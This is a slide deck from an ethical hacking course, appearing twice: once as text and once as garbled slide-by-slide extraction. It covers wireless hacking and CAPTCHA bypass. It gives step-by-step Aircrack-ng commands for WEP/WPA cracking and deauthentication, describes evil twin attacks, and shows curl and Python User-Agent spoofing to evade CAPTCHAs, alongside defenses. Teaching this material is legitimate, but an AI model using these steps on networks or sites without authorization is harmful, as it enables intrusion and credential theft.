Ethical Hacking
UNIT - 4
Wireless Hacking
• Wireless hacking – Air crack- Cracking WEP – WPA/WPA2 Wireless
Network Using Air Crack – Evil Twin Attack – Log-in Protection
Mechanisms – Captcha Validation Flaw – Captcha RESET Flaw –
Manipulating User-Agents to Bypass Captcha.
Wireless hacking
What is Wireless Hacking?
• Wireless hacking refers to breaking into wireless networks (mostly Wi-
Fi) to access, monitor, or disrupt data transmission without permission.
• It exploits vulnerabilities in Wi-Fi protocols like WEP, WPA, and WPA2.
Why is Wireless Hacking Possible?
• Wireless networks broadcast signals over the air, making them easier
to intercept.
• Many Wi-Fi networks use weak passwords, outdated protocols, or have
no security at all.
Common Types of Wireless Hacking Techniques
• Packet Sniffing
• Using tools to capture data packets over a wireless network.
• Tools: Wireshark, tcpdump.
• Can reveal passwords, usernames, emails.
• WEP Cracking
• WEP (Wired Equivalent Privacy) is outdated and easily cracked.
• Tools: Aircrack-ng, Kismet.
• WPA/WPA2 Cracking
• More secure but still crackable via dictionary attacks.
• Handshake must be captured first.
• Tools: Aircrack-ng, Hashcat.

Evil Twin Attack
•Creating a fake Wi-Fi access point with the same name as a
legitimate one.
•Victims connect unknowingly, allowing attackers to steal data.
•Tools: WiFi Pumpkin, Fluxion, Airgeddon.
Deauthentication Attack
•Forcing devices off a network by sending fake de-auth packets.
•Causes reconnection, which can help capture handshake.
•Tool: aireplay-ng.

Common Wireless Hacking Tools
Tool Name Purpose
Aircrack-ng Captures and cracks WEP/WPA keys
Wireshark Packet capture and analysis
Kismet Sniffs wireless networks
Reaver Exploits WPS vulnerabilities
Fluxion Social engineering-based Wi-Fi attack
Airgeddon Multi-tool for wireless attacks
Real-World Example
•Hotel Wi-Fi Hacking: An attacker sets up an "Evil Twin" hotspot called
"Hotel_Guest_WiFi". Users connect, assuming it's real, and input their hotel credentials
— which the attacker steals.

Air crack
What is Aircrack-ng?
• Aircrack-ng is an open-source suite of tools used to audit and crack
wireless network security, especially WEP and WPA/WPA2-PSK.
• It uses captured packets to recover the Wi-Fi password (key).
Components of Aircrack-ng Suite
Tool Purpose
airmon-ng Enables monitor mode on wireless interfaces
airodump-ng Captures packets on wireless networks
aireplay-ng Injects packets to generate more traffic
aircrack-ng Cracks WEP/WPA/WPA2 keys using packet data
How Air crack Works
1.Enable Monitor Mode
•airmon-ng start wlan0
(Enables packet sniffing mode)
2.Capture Packets
•airodump-ng wlan0mon
(Lists available Wi-Fi networks)
3.Target a Network
•airodump-ng -c [channel] --bssid [target BSSID] -w capture wlan0mon
(Begins capturing handshake packets)
4.Deauthentication (Optional – speeds up handshake capture)
•aireplay-ng --deauth 10 -a [target BSSID] wlan0mon
5.Crack the Password
•aircrack-ng capture.cap -w wordlist.txt
(Tries to match the password using a wordlist)
Modes of Attack
• WEP Attack: Uses weak IVs to quickly recover static keys.
• WPA/WPA2 Attack: Captures handshake and runs dictionary attack.
• Real-World Example
• Café Scenario: A hacker sits in a coffee shop, captures handshake from a customer connecting to Wi-Fi,
and cracks the password using a commonly used dictionary list.
Limitations
• WPA/WPA2 can only be cracked if a weak password is used.
• Fails if handshake is not properly captured.
• Dictionary attack depends on the strength of the wordlist.

Cracking WEP (Wired Equivalent Privacy)
What is WEP?
• WEP is an outdated encryption protocol for securing Wi-Fi networks.
• Uses a static key (40-bit or 104-bit) and RC4 stream cipher.
• Easily crackable due to weak Initialization Vectors (IVs) and lack of key
rotation.
Why is WEP Vulnerable?
• IVs are short (24-bit) and often repeated.
• RC4 key reuse allows attackers to analyze and predict the key.
• No replay protection — packets can be captured and re-injected.

Tools Required
•Aircrack-ng Suite (Linux-based or Kali Linux)
•airmon-ng
•airodump-ng
•aireplay-ng
•aircrack-ng
Steps to Crack WEP using Aircrack-ng
1.Enable Monitor Mode
sql
airmon-ng start wlan0
(Puts wireless interface into monitor mode — allows sniffing)
2.Capture Packets
airodump-ng wlan0mon
(Lists all nearby wireless networks)
3.Target Specific Network
php-template
airodump-ng --bssid <target BSSID> -c <channel> -w wep-capture wlan0mon
(Focuses on one network and saves captured packets to a file)

4.Inject Packets (to speed up IV capture)
php-template
aireplay-ng -3 -b <target BSSID> -h <your MAC> wlan0mon
(ARP replay attack – generates traffic to capture more IVs)
5.Crack the Key
go
aircrack-ng wep-capture.cap
(Cracks WEP key using captured IVs — often needs 10,000–100,000+ IVs)
Real-World Example
• A college campus still using WEP. A student runs Aircrack-ng from their laptop, collects IVs
over 5 minutes, and retrieves the network key.
Countermeasures
• Do not use WEP. Replace it with WPA2 or WPA3.
• Disable WPS.
• Use strong passphrases and regularly update firmware.

WPA/WPA2 wireless network using air crack
What is WPA/WPA2?
• WPA (Wi-Fi Protected Access) and WPA2 are encryption protocols that replaced
WEP.
• They use TKIP (WPA) and AES (WPA2) for encryption.
• Unlike WEP, keys change dynamically — but WPA-PSK/WPA2-PSK (Pre-Shared Key)
can still be cracked via dictionary attacks.
• How WPA/WPA2 Cracking Works
• Attackers capture a 4-way handshake during a device connection.
• They then try to brute-force or use a dictionary to guess the password.
• It does NOT decrypt traffic—it guesses the PSK by trying many passwords until one
generates a matching key.

Required Tools
•Aircrack-ng suite
•A wordlist (e.g., rockyou.txt)
•A Wi-Fi adapter that supports monitor mode and packet injection
Steps to Crack WPA/WPA2 Using Aircrack-ng
1 . Enable Monitor Mode
bash
airmon-ng start wlan0
2. Capture the Handshake
bash
airodump-ng wlan0mon
•Identify the target network's BSSID and channel.
3. Target the Network
bash
airodump-ng --bssid <target BSSID> -c <channel> -w capture wlan0mon
•Wait for a device to connect or...

4. Force Reconnection (Deauthentication Attack)
bash
aireplay-ng --deauth 10 -a <BSSID> wlan0mon
•Disconnects a user so they reconnect — and you capture the handshake.
5. Crack the Handshake
bash
aircrack-ng capture.cap -w /path/to/wordlist.txt
•Attempts each password from the wordlist.
•If a match is found, the Wi-Fi password is revealed.
Real-World Example
A hacker near a home with weak WPA2 password like "password123" captures the handshake
and cracks it using rockyou.txt.
Limitations
• Requires a good handshake capture.
• A strong password (random, long) is resistant to dictionary attacks.
• WPA3 eliminates this attack method by using forward secrecy and SAE.
Defense Tips
• Use WPA2/WPA3 with strong, random passwords.
• Disable WPS (Wi-Fi Protected Setup).

• Use enterprise WPA (RADIUS) in corporate settings.
Evil twin attack

What is an Evil Twin Attack?

• An Evil Twin is a fake Wi-Fi access point (AP) that mimics a legitimate
one.
• Users unknowingly connect to it, thinking it’s genuine.
• The attacker can then intercept, monitor, or steal sensitive data like
passwords, credit card details, etc.
How It Works – Step-by-Step
• Reconnaissance:
• Attacker scans for nearby Wi-Fi networks and identifies a target AP (e.g., "Free_Cafe_WiFi").
• Fake AP Creation:
• Using tools, attacker sets up a rogue AP with the same SSID, channel, and possibly MAC address.
• DE authentication Attack:
• Sends deauth packets to force devices off the real AP.
• Victims auto-connect to the rogue AP due to matching SSID.
• Captive Portal or Sniffing:
• Victims are redirected to a fake login page (phishing).
• Alternatively, attacker uses packet sniffing to monitor traffic or inject malware.
• Data Capture:
• Victim credentials are stored or forwarded to a malicious server.
Tools Used for Evil Twin Attacks
Tool Use Case
Fluxion Evil twin + phishing attack
WiFi Pumpkin Fake AP + DNS spoofing + phishing
Airgeddon Automates evil twin, DoS, phishing
MDK3/mdk4 Deauthing real users from real AP
Real-World Example
At an airport, an attacker creates a Wi-Fi called Free_Airport_WiFi. A user
connects,
sees a login portal asking for email and password.
The credentials are logged by the attacker and used later for access to other
services.
Defense Against Evil Twin Attacks
• Always verify HTTPS and SSL certificates on login pages.
• Use VPN on public Wi-Fi.
• Avoid logging into sensitive accounts on open/unsecured networks.
• Use two-factor authentication (2FA).
• Devices with WPA3 and 802.11w are more resistant.
Log-in Protection Mechanisms
What Are Log-in Protection Mechanisms?
• These are security techniques used to protect user authentication from brute-
force attacks, credential stuffing, and unauthorized access during login
processes.
Common Log-in Protection Mechanisms
• Two-Factor Authentication (2FA)
• Requires two credentials: password + a second factor (e.g., OTP, authenticator app).
• Example: Gmail requires both password and code from Google Authenticator.
• Account Lockout Policy
• Temporarily locks account after a number of failed login attempts.
• Example: After 5 wrong password attempts, the account is locked for 15 minutes.
•CAPTCHA
•Prevents bots from automating login attempts.
•Verifies user is human (e.g., "I am not a robot" checkbox or image selection).
•🧾 Login Rate Limiting
•Restricts the number of login attempts within a time period from the same IP.
•Helps slow down brute-force attacks.
•📊 IP Whitelisting/Geofencing
•Only allows logins from approved IP addresses or regions.
•Example: Corporate systems that only allow office IPs.
•Device Fingerprinting
•Identifies user's device/browser. New devices trigger additional verification.
•Example: Facebook asks to verify login from a new phone or location.
•️
🕵️Security Questions
•Secondary layer asking preset questions (less secure if answers are
guessable).
•📨 Login Alerts
•Sends an email/SMS when a login occurs from a new location/device.
•Allows quick reaction to unauthorized access.
Real-World Scenario
• A user attempts to log in to an online bank account. After 3 wrong attempts, the
account is locked (lockout policy). When successfully logging in later, the user
receives an OTP (2FA), and an email alert confirms the login.
Captcha validation flaw
What is CAPTCHA?
• CAPTCHA (Completely Automated Public Turing test to tell Computers
and Humans Apart) is a security mechanism used to:
• Prevent bots from submitting forms, logging in, or performing brute-force attacks.
• Ensure the user is a human by presenting puzzles (e.g., images, math, distorted
text).
What is a CAPTCHA Validation Flaw?
• A CAPTCHA validation flaw occurs when the CAPTCHA check is
implemented improperly, allowing attackers or bots to bypass it without
solving the actual challenge.

Common CAPTCHA Validation Flaws
• Client-Side Validation Only
• CAPTCHA is validated using JavaScript on the user's browser.
• Flaw: Attackers can bypass by disabling JavaScript or manipulating requests.
• CAPTCHA Not Tied to Session
• CAPTCHA challenge isn't associated with a unique user session.
• Flaw: A solved CAPTCHA token can be reused across different sessions.
• Same CAPTCHA for All Users
• A static CAPTCHA shown to every user.
• Flaw: Bot can solve it once and reuse the solution.
•Validation Skipped During Login
• CAPTCHA form present, but server doesn't actually check the CAPTCHA
response.
• Flaw: Attackers can remove CAPTCHA input and still submit login.
• Weak CAPTCHA Implementation
• Simple CAPTCHAs (e.g., basic math) can be solved using OCR or simple scripts

Real-World Example
• A site uses CAPTCHA during login but only validates it using JavaScript
(client-side). An attacker sends login requests via cURL/Postman,
skipping CAPTCHA entirely — allowing credential stuffing.
How to Fix CAPTCHA Validation Flaws
• Always validate CAPTCHA server-side.
• Tie CAPTCHA tokens to specific user sessions.
• Expire CAPTCHA tokens after one use or short time.
• Use modern CAPTCHA services like Google reCAPTCHA v2/v3 or
hCaptcha.
Captcha RESET flaw

What is a CAPTCHA RESET Flaw?
• A CAPTCHA RESET flaw is a vulnerability where the CAPTCHA
challenge can be reset (or bypassed) by resubmitting or refreshing
the request, reloading the page, or interacting with form elements
— without properly invalidating or regenerating the CAPTCHA session.
This can allow attackers to:
• Reattempt form submissions without solving CAPTCHA again.
• Automate brute-force or spam attacks while bypassing the intended
CAPTCHA barrier.

How CAPTCHA RESET Flaws Happen
• CAPTCHA value is stored in session but not refreshed when the form
is reloaded.
• The server resets the CAPTCHA session or validation token
incorrectly, allowing re-use.
• CAPTCHA is not invalidated after first use, allowing repeated requests
with the same solution.

Example Attack Flow
• Attacker loads a login or registration page.
• Solves the CAPTCHA once.
• Captures the request with a tool like Burp Suite or Postman.
• Replays the request multiple times using the same CAPTCHA token/solution.
• CAPTCHA is never regenerated or invalidated — bot keeps posting successfully.
Real-World Scenario
• A website uses a math CAPTCHA (e.g., “What is 2 + 5?”). The attacker:
• Solves it once.
• Reuses the answer “7” across multiple login attempts by simply re-sending the
same POST request, allowing brute-force attacks even though CAPTCHA is “active”.

How to Prevent CAPTCHA RESET Flaws
• Expire CAPTCHA immediately after one use.
• Generate a new CAPTCHA for each form reload or attempt.
• Link CAPTCHA tokens to unique session IDs and form states.
• Ensure CAPTCHA validation is always done on the server side.
• Rate-limit IP addresses and log repeated failures.
Tools Used to Detect This Flaw
•Burp Suite Repeater/Intruder
•OWASP ZAP
•Custom scripts using curl or python-requests

Manipulating user
What is a User-Agent?
•A User-Agent is a string sent by browsers (or tools like curl, Postman, bots) in the
HTTP header that tells the server what kind of device, OS, and browser is making the reque
Example:
css
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 ...
What is User-Agent Manipulation?
• Manipulating User-Agent means changing this string to imitate a real browser or device.
• Attackers do this to evade bot detection systems, including CAPTCHA mechanisms.

Why CAPTCHA Can Be Bypassed This Way
• Many CAPTCHA systems check:
• User-Agent
• Browser behavior (JavaScript, cookies, rendering)
• Interaction pattern
• If the User-Agent looks like a real browser and bypasses simple bot
filters, the CAPTCHA challenge might not even be shown.

Example Attack Flow
1.Attacker sends a request using curl or a script (gets blocked or shown CAPTCHA).
2.Attacker adds a fake browser User-Agent:
nginx
curl -A "Mozilla/5.0 (Windows NT 10.0; Win64; x64)" http://target-site.com/login
3.Server thinks it’s a real user and:
•Skips CAPTCHA, or
•Reduces security level, allowing the bot to proceed.

Common Fake User-Agents Used by Attackers
•Chrome: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 ...
•Firefox: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:88.0) Gecko/20100101
Firefox/88.0
•Mobile: Mozilla/5.0 (iPhone; CPU iPhone OS 13_2 like Mac OS X)...
Defense Against User-Agent Manipulation
• Do not rely on User-Agent headers alone for bot detection.
• Use advanced CAPTCHA (e.g., reCAPTCHA v3) with behavior tracking.
• Monitor request patterns and anomalies (timing, headers, lack of JS execution).
• Employ JavaScript challenges or browser fingerprinting.
Real-World Scenario
• A ticket booking website shows CAPTCHA to suspected bots.
• A bot changes its User-Agent to mimic Chrome and bypasses CAPTCHA to book tickets
faster than humans.
Agents to bypass captcha.

What Are User-Agents?
•User-Agents are strings sent in the User-Agent HTTP header that identify the
client software (browser, OS, etc.) making the request.
Example from Chrome:
swift
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Chrome/113.0
Safari/537.36
Why Modify User-Agent to Bypass CAPTCHA?
Many CAPTCHA systems use basic bot filters that show CAPTCHAs only when:
•No JavaScript is detected.
•The User-Agent is suspicious (e.g., curl, python-requests, bot).
So attackers spoof legitimate-looking User-Agents to avoid being flagged.

Common Legitimate-Looking User-Agents Used by
Attackers
Browser/Platform Example User-Agent
Google Chrome (Windows)
Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 Chrome/114.0 Safari/537.36
Firefox (Linux)
Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:88.0)
Gecko/20100101 Firefox/88.0
Safari (MacOS) Mozilla/5.0 (Macintosh; Intel Mac OS X 13_2)
AppleWebKit/605.1.15 Safari/605.1.15
Mobile Chrome (Android)
Mozilla/5.0 (Linux; Android 10; Pixel 3)
AppleWebKit/537.36 Chrome/102.0 Mobile
Safari/537.36
iOS Safari
Mozilla/5.0 (iPhone; CPU iPhone OS 16_0 like Mac OS
X) AppleWebKit/605.1.15 Mobile Safari/604.1
Tools That Allow Custom User-Agent Injection
1.curl
bash
curl -A "Mozilla/5.0 ..." http://target.com
2.Python requests
python
headers = {"User-Agent": "Mozilla/5.0 ..."} requests.get("http://target.com",
headers=headers)
3.Burp Suite / Postman
Manually set headers to mimic real browsers.
4.Selenium with headless browser
Sets full browser behavior including JavaScript execution.
Advanced Techniques Used with User-Agent Spoofing
• Rotating User-Agents: Changes User-Agent per request.
• Fingerprint spoofing: Also changes screen size, resolution, language, etc.

Defensive Countermeasures
• Don’t trust User-Agent strings alone.
• Use:
• Browser fingerprinting
• Behavioral analysis
• reCAPTCHA v3/hCaptcha with interaction scoring
• JavaScript execution checks
• Rate limiting and session validation

Ethical Hacking -4 .pptx wireless network

  • 1.
  • 2.
    Wireless Hacking • Wirelesshacking – Air crack- Cracking WEP – WPA/WPA2 Wireless Network Using Air Crack – Evil Twin Attack – Log-in Protection Mechanisms – Captcha Validation Flaw – Captcha RESET Flaw – Manipulating User-Agents to Bypass Captcha.
  • 3.
    Wireless hacking What isWireless Hacking? • Wireless hacking refers to breaking into wireless networks (mostly Wi- Fi) to access, monitor, or disrupt data transmission without permission. • It exploits vulnerabilities in Wi-Fi protocols like WEP, WPA, and WPA2. Why is Wireless Hacking Possible? • Wireless networks broadcast signals over the air, making them easier to intercept. • Many Wi-Fi networks use weak passwords, outdated protocols, or have no security at all.
  • 4.
    Common Types ofWireless Hacking Techniques • Packet Sniffing • Using tools to capture data packets over a wireless network. • Tools: Wireshark, tcpdump. • Can reveal passwords, usernames, emails. • WEP Cracking • WEP (Wired Equivalent Privacy) is outdated and easily cracked. • Tools: Aircrack-ng, Kismet. • WPA/WPA2 Cracking • More secure but still crackable via dictionary attacks. • Handshake must be captured first. • Tools: Aircrack-ng, Hashcat.
  • 5.
    Evil Twin Attack •Creatinga fake Wi-Fi access point with the same name as a legitimate one. •Victims connect unknowingly, allowing attackers to steal data. •Tools: WiFi Pumpkin, Fluxion, Airgeddon. Deauthentication Attack •Forcing devices off a network by sending fake de-auth packets. •Causes reconnection, which can help capture handshake. •Tool: aireplay-ng.
  • 6.
    Common Wireless HackingTools Tool Name Purpose Aircrack-ng Captures and cracks WEP/WPA keys Wireshark Packet capture and analysis Kismet Sniffs wireless networks Reaver Exploits WPS vulnerabilities Fluxion Social engineering-based Wi-Fi attack Airgeddon Multi-tool for wireless attacks Real-World Example •Hotel Wi-Fi Hacking: An attacker sets up an "Evil Twin" hotspot called "Hotel_Guest_WiFi". Users connect, assuming it's real, and input their hotel credentials — which the attacker steals.
  • 7.
    Air crack What isAircrack-ng? • Aircrack-ng is an open-source suite of tools used to audit and crack wireless network security, especially WEP and WPA/WPA2-PSK. • It uses captured packets to recover the Wi-Fi password (key). Components of Aircrack-ng Suite Tool Purpose airmon-ng Enables monitor mode on wireless interfaces airodump-ng Captures packets on wireless networks aireplay-ng Injects packets to generate more traffic aircrack-ng Cracks WEP/WPA/WPA2 keys using packet data
  • 8.
    How Air crackWorks 1.Enable Monitor Mode •airmon-ng start wlan0 (Enables packet sniffing mode) 2.Capture Packets •airodump-ng wlan0mon (Lists available Wi-Fi networks) 3.Target a Network •airodump-ng -c [channel] --bssid [target BSSID] -w capture wlan0mon (Begins capturing handshake packets)
  • 9.
    4.Deauthentication (Optional –speeds up handshake capture) •aireplay-ng --deauth 10 -a [target BSSID] wlan0mon 5.Crack the Password •aircrack-ng capture.cap -w wordlist.txt (Tries to match the password using a wordlist) Modes of Attack • WEP Attack: Uses weak IVs to quickly recover static keys. • WPA/WPA2 Attack: Captures handshake and runs dictionary attack. • Real-World Example • Café Scenario: A hacker sits in a coffee shop, captures handshake from a customer connecting to Wi-Fi, and cracks the password using a commonly used dictionary list. Limitations • WPA/WPA2 can only be cracked if a weak password is used. • Fails if handshake is not properly captured. • Dictionary attack depends on the strength of the wordlist.
  • 10.
    Cracking WEP (WiredEquivalent Privacy) What is WEP? • WEP is an outdated encryption protocol for securing Wi-Fi networks. • Uses a static key (40-bit or 104-bit) and RC4 stream cipher. • Easily crackable due to weak Initialization Vectors (IVs) and lack of key rotation. Why is WEP Vulnerable? • IVs are short (24-bit) and often repeated. • RC4 key reuse allows attackers to analyze and predict the key. • No replay protection — packets can be captured and re-injected.
  • 11.
    Tools Required •Aircrack-ng Suite(Linux-based or Kali Linux) •airmon-ng •airodump-ng •aireplay-ng •aircrack-ng Steps to Crack WEP using Aircrack-ng 1.Enable Monitor Mode sql airmon-ng start wlan0 (Puts wireless interface into monitor mode — allows sniffing) 2.Capture Packets airodump-ng wlan0mon (Lists all nearby wireless networks) 3.Target Specific Network php-template airodump-ng --bssid <target BSSID> -c <channel> -w wep-capture wlan0mon (Focuses on one network and saves captured packets to a file)
  • 12.
    4.Inject Packets (tospeed up IV capture) php-template aireplay-ng -3 -b <target BSSID> -h <your MAC> wlan0mon (ARP replay attack – generates traffic to capture more IVs) 5.Crack the Key go aircrack-ng wep-capture.cap (Cracks WEP key using captured IVs — often needs 10,000–100,000+ IVs) Real-World Example • A college campus still using WEP. A student runs Aircrack-ng from their laptop, collects IVs over 5 minutes, and retrieves the network key. Countermeasures • Do not use WEP. Replace it with WPA2 or WPA3. • Disable WPS. • Use strong passphrases and regularly update firmware.
  • 13.
    WPA/WPA2 wireless networkusing air crack What is WPA/WPA2? • WPA (Wi-Fi Protected Access) and WPA2 are encryption protocols that replaced WEP. • They use TKIP (WPA) and AES (WPA2) for encryption. • Unlike WEP, keys change dynamically — but WPA-PSK/WPA2-PSK (Pre-Shared Key) can still be cracked via dictionary attacks. • How WPA/WPA2 Cracking Works • Attackers capture a 4-way handshake during a device connection. • They then try to brute-force or use a dictionary to guess the password. • It does NOT decrypt traffic—it guesses the PSK by trying many passwords until one generates a matching key.
  • 15.
    Required Tools •Aircrack-ng suite •Awordlist (e.g., rockyou.txt) •A Wi-Fi adapter that supports monitor mode and packet injection Steps to Crack WPA/WPA2 Using Aircrack-ng 1 . Enable Monitor Mode bash airmon-ng start wlan0 2. Capture the Handshake bash airodump-ng wlan0mon •Identify the target network's BSSID and channel. 3. Target the Network bash airodump-ng --bssid <target BSSID> -c <channel> -w capture wlan0mon •Wait for a device to connect or...
  • 16.
    4. Force Reconnection(Deauthentication Attack) bash aireplay-ng --deauth 10 -a <BSSID> wlan0mon •Disconnects a user so they reconnect — and you capture the handshake. 5. Crack the Handshake bash aircrack-ng capture.cap -w /path/to/wordlist.txt •Attempts each password from the wordlist. •If a match is found, the Wi-Fi password is revealed. Real-World Example A hacker near a home with weak WPA2 password like "password123" captures the handshake and cracks it using rockyou.txt. Limitations • Requires a good handshake capture. • A strong password (random, long) is resistant to dictionary attacks. • WPA3 eliminates this attack method by using forward secrecy and SAE. Defense Tips • Use WPA2/WPA3 with strong, random passwords. • Disable WPS (Wi-Fi Protected Setup). • Use enterprise WPA (RADIUS) in corporate settings.
  • 17.
    Evil twin attack Whatis an Evil Twin Attack? • An Evil Twin is a fake Wi-Fi access point (AP) that mimics a legitimate one. • Users unknowingly connect to it, thinking it’s genuine. • The attacker can then intercept, monitor, or steal sensitive data like passwords, credit card details, etc.
  • 20.
    How It Works– Step-by-Step • Reconnaissance: • Attacker scans for nearby Wi-Fi networks and identifies a target AP (e.g., "Free_Cafe_WiFi"). • Fake AP Creation: • Using tools, attacker sets up a rogue AP with the same SSID, channel, and possibly MAC address. • DE authentication Attack: • Sends deauth packets to force devices off the real AP. • Victims auto-connect to the rogue AP due to matching SSID. • Captive Portal or Sniffing: • Victims are redirected to a fake login page (phishing). • Alternatively, attacker uses packet sniffing to monitor traffic or inject malware. • Data Capture: • Victim credentials are stored or forwarded to a malicious server.
  • 21.
    Tools Used forEvil Twin Attacks Tool Use Case Fluxion Evil twin + phishing attack WiFi Pumpkin Fake AP + DNS spoofing + phishing Airgeddon Automates evil twin, DoS, phishing MDK3/mdk4 Deauthing real users from real AP
  • 22.
    Real-World Example At anairport, an attacker creates a Wi-Fi called Free_Airport_WiFi. A user connects, sees a login portal asking for email and password. The credentials are logged by the attacker and used later for access to other services. Defense Against Evil Twin Attacks • Always verify HTTPS and SSL certificates on login pages. • Use VPN on public Wi-Fi. • Avoid logging into sensitive accounts on open/unsecured networks. • Use two-factor authentication (2FA). • Devices with WPA3 and 802.11w are more resistant.
  • 23.
    Log-in Protection Mechanisms WhatAre Log-in Protection Mechanisms? • These are security techniques used to protect user authentication from brute- force attacks, credential stuffing, and unauthorized access during login processes. Common Log-in Protection Mechanisms • Two-Factor Authentication (2FA) • Requires two credentials: password + a second factor (e.g., OTP, authenticator app). • Example: Gmail requires both password and code from Google Authenticator. • Account Lockout Policy • Temporarily locks account after a number of failed login attempts. • Example: After 5 wrong password attempts, the account is locked for 15 minutes.
  • 24.
    •CAPTCHA •Prevents bots fromautomating login attempts. •Verifies user is human (e.g., "I am not a robot" checkbox or image selection). •🧾 Login Rate Limiting •Restricts the number of login attempts within a time period from the same IP. •Helps slow down brute-force attacks. •📊 IP Whitelisting/Geofencing •Only allows logins from approved IP addresses or regions. •Example: Corporate systems that only allow office IPs.
  • 25.
    •Device Fingerprinting •Identifies user'sdevice/browser. New devices trigger additional verification. •Example: Facebook asks to verify login from a new phone or location. •️ 🕵️Security Questions •Secondary layer asking preset questions (less secure if answers are guessable). •📨 Login Alerts •Sends an email/SMS when a login occurs from a new location/device. •Allows quick reaction to unauthorized access. Real-World Scenario • A user attempts to log in to an online bank account. After 3 wrong attempts, the account is locked (lockout policy). When successfully logging in later, the user receives an OTP (2FA), and an email alert confirms the login.
  • 26.
    Captcha validation flaw Whatis CAPTCHA? • CAPTCHA (Completely Automated Public Turing test to tell Computers and Humans Apart) is a security mechanism used to: • Prevent bots from submitting forms, logging in, or performing brute-force attacks. • Ensure the user is a human by presenting puzzles (e.g., images, math, distorted text). What is a CAPTCHA Validation Flaw? • A CAPTCHA validation flaw occurs when the CAPTCHA check is implemented improperly, allowing attackers or bots to bypass it without solving the actual challenge.
  • 27.
